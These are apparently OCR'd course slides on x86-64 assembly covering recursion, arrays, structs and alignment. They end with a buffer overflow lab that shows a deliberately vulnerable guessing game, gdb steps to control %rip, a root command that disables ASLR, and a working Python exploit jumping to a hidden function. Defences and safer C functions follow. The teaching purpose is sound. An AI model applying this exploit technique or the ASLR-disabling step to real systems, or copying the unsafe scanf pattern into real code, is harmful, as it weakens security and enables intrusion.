- disassemble adder
- print $rsp
- print $rbp
- x/16x $rbp - 0x30

  - *The **0x28** is at -0x4(%rbp)*
  - *Where the local variable is*
  - *It's 32 bits long*

7.6. Recursion

C Sumr

- Totals integers from 1 through ***n***
- sumr() recursively calls itself


```c
int sumr(int n) {
    int result;
    if (n <= 0) {
        return 0;
    }
    result = sumr(n-1);
    result += n;
    return result;
}
```

Animation

sumr:

```
<+0>:     push   %rbp
<+1>:     mov    %rsp,%rbp
<+4>:     sub    $0x10,%rsp
<+8>:     mov    %edi,-0x4(%rbp)
<+11>:    cmp    $0x0,-0x4(%rbp)
<+15>:    jg     <sumr+24>
<+17>:    mov    $0x0,%eax
<+22>:    jmp    <sumr+44>
<+24>:    mov    -0x4(%rbp),%eax
<+27>:    sub    $0x1,%eax
<+30>:    mov    %eax,%edi
<+32>:    call   <sumr+0>
<+37>:    mov    %eax,%edx
<+39>:    mov    -0x4(%rbp),%eax
<+42>:    add    %edx,%eax
<+44>:    leaveq
<+45>:    retq
```

Registers	
%eax	0x2
%edx	-5
%edi	0x2
%rsp	0xd10
%rbp	0xd20



Terminal:

```
> ./sum 3
```

- https://diveintosystems.org/book/C7-x86_64/recursion.html

7.7. Arrays in Assembly

Arrays

- Declared in C with statements like these:
  - **int arr[10]**
  - **int * arr[10]**
- Or, more generally
  - **Type arr[N]**


Arrays in Assembler

- **%rdx** contains the address of **arr**
- **%rcx** contains the value **i**
- **%rax** contains the value **x**

Table 1. Common Array Operations and Their Corresponding Assembly Representations

Operation	Type	Assembly Representation
`x = arr`	`int *`	`mov %rdx, %rax`
`x = arr[0]`	`int`	`mov (%rdx), %eax`
`x = arr[i]`	`int`	`mov (%rdx, %rcx,4), %eax`
`x = &arr[3]`	`int *`	`lea 0xc(%rdx), %rax`
`x = arr+3`	`int *`	`lea 0xc(%rdx), %rax`
`x = *(arr+5)`	`int`	`mov 0x14(%rdx), %eax`

Array with Ten Integer Elements



- **int** variables are 4 bytes long
- Each element is 4 bytes long

Skip this section

7.7. Matrices in Assembly

7.9. Structs in Assembly

Example

```
struct studentT {
    char name[64];
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentT student;
```




Figure 1. The memory layout of the student struct

Initializing a Student

```
void initStudent(struct studentT *s, char *nm, int ag, int gr, float g) {
    strncpy(s->name, nm, 64);
    s->grad_yr = gr;
    s->age = ag;
    s->gpa = g;
}
```

```
Dump of assembler code for function initStudent:
0x4006aa <+0>:  push  %rbp                    #save rbp
0x4006ab <+1>:  mov   %rsp,%rbp               #update rbp (new stack frame)
0x4006ae <+4>:  sub   $0x20,%rsp              #add 32 bytes to stack frame
0x4006b2 <+8>:  mov   %rdi,-0x8(%rbp)         #copy 1st param to %rbp-0x8 (s)
0x4006b6 <+12>: mov   %rsi,-0x10(%rbp)        #copy 2nd param to %rpb-0x10 (nm)
0x4006ba <+16>: mov   %edx,-0x14(%rbp)        #copy 3rd param to %rbp-0x14 (ag)
0x4006bd <+19>: mov   %ecx,-0x18(%rbp)        #copy 4th param to %rbp-0x18 (gr)
0x4006c0 <+22>: movss %xmm0,-0x1c(%rbp)       #copy 5th param to %rbp-0x1c (g)
```


Initializing a Student

```
0x4006c5 <+27>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006c9 <+31>: mov   -0x10(%rbp),%rcx       #copy nm to %rcx
0x4006cd <+35>: mov   $0x40,%edx             #copy 0x40 (or 64) to %edx
0x4006d2 <+40>: mov   %rcx,%rsi              #copy nm to %rsi
0x4006d5 <+43>: mov   %rax,%rdi              #copy s to %rdi
0x4006d8 <+46>: callq 0x400460 <strncpy@plt> #call strcnpy(s->name, nm, 64)
0x4006dd <+51>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006e1 <+55>: mov   -0x18(%rbp),%edx       #copy gr to %edx
0x4006e4 <+58>: mov   %edx,0x44(%rax)        #copy gr to %rax+0x44 (s->grad_yr)
0x4006e7 <+61>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006eb <+65>: mov   -0x14(%rbp),%edx       #copy ag to %edx
0x4006ee <+68>: mov   %edx,0x40(%rax)        #copy ag to %rax+0x40 (s->age)
0x4006f1 <+71>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006f5 <+75>: movss -0x1c(%rbp),%xmm0      #copy g to %xmm0
0x4006fa <+80>: movss %xmm0,0x48(%rax)       #copy g to %rax+0x48
0x400700 <+86>: leaveq                       #prepare stack to exit function
0x400701 <+87>: retq                         #return (void func, %rax ignored)
```

7.9.1. Data Alignment and Structs

- Four-byte data types are four-byte aligned
- Two-byte data types are two-byte aligned
- So padding is required


```
struct studentTM {
    char name[63]; //updated to 63 instead of 64
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentTM student2;
```



7.10. Buffer Overflows

Demo: Buffer Overflow

- wget https://samsclass.info/COMSC-142/proj/secretx86-64.tar.gz1
- tar -xzvf secretx86-64.tar.gz1
- cd secretGamex86-64
- ./secret




Partial Source Code

- User input can be longer than the buffer size of 12

```c
/*prints out the You Win! message*/
void endGame(void) {
    printf("You win!\n");
    exit(0);
}

/*main function of the game*/
int main(void) {

    int guess, secret, len;
    char buf[12]; //buffer (12 bytes long)

    printf("Enter secret number:\n");
    scanf("%s", buf); //read guess from user input
    guess = atoi(buf); //convert to an integer
```


Demo: Buffer Overflow

- gdb -q secret
- set style enabled off
- run
- AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLL
  - *Crashes with 0x004c4c4b4b4b4b in %rip*
- *ASCII for "KKKKLL"*




Demo: Buffer Overflow

- disassemble endGame
  - Reveals our desired starting address



Disable ASLR

- Otherwise the exploit won't work outside gdb
- Because the address of the target routine will be randomized
  - sudo su -
  - echo 0 > /proc/sys/kernel/randomize_va_space
  - exit



Python Exploit Script

- python3 secret_exploit_64.py > exploit
- xxd exploit
- ./secret < exploit

```
sambowne — debian@debian: ~/COMSC-142/secretGamex86-64 — ssh debian@172.16.123.130 — 83×17
debian@debian:~/COMSC-142/secretGamex86-64$ cat secret_exploit_64.py
import sys

prefix = b"AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ"
rip = b"\xda\x06\x40\x00\x00\x00"
sys.stdout.buffer.write(prefix + rip)

debian@debian:~/COMSC-142/secretGamex86-64$ python3 secret_exploit_64.py > exploit
debian@debian:~/COMSC-142/secretGamex86-64$ xxd exploit
00000000: 4141 4141 4242 4242 4343 4343 4444 4444  AAAABBBBCCCCDDDD
00000010: 4545 4545 4646 4646 4747 4747 4848 4848  EEEEFFFFGGGGHHHH
00000020: 4949 4949 4a4a 4a4a da06 4000 0000       IIIIJJJJ..@...
debian@debian:~/COMSC-142/secretGamex86-64$ ./secret < exploit
Enter secret number:
You are so wrong!
You win!
debian@debian:~/COMSC-142/secretGamex86-64$
```

7.10.6. Protecting Against Buffer Overflow

- **Address Space Layout Randomization (ASLR)**
  - Runs each process in a random memory location
  - Makes it difficult to jump to injected code
- **Stack Canaries**
  - A value placed at the end of a stack frame
  - Detects buffer overflow exploits
  - If this value is changed, the program halts
- **Data Execution Prevention (DEP)**
  - Remove execute permission from memory segments
  - W|X -- segments can be writable or executable, but not both
  - Injected code won't run

Safer C Functions


- Limit input length to fit in buffer size

Table 1. C Functions with Length Specifiers

Instead of:	Use:
`gets(buf)`	`fgets(buf, 12, stdin)`
`scanf("%s", buf)`	`scanf("%12s", buf)`
`strcpy(buf2, buf)`	`strncpy(buf2, buf, 12)`
`strcat(buf2, buf)`	`strncat(buf2, buf, 12)`
`sprintf(buf, "%d", num)`	`snprintf(buf, 12, "%d", num)`

Safer Source Code

```c
/*main function of the game*/
int main(void) {
    int guess, secret, len;
    char buf[12]; //buffer (12 bytes long)

    printf("Enter secret number:\n");
    scanf("%12s", buf); //read guess from user input (fixed!)
    guess = atoi(buf); //convert to an integer
```



Ch 7b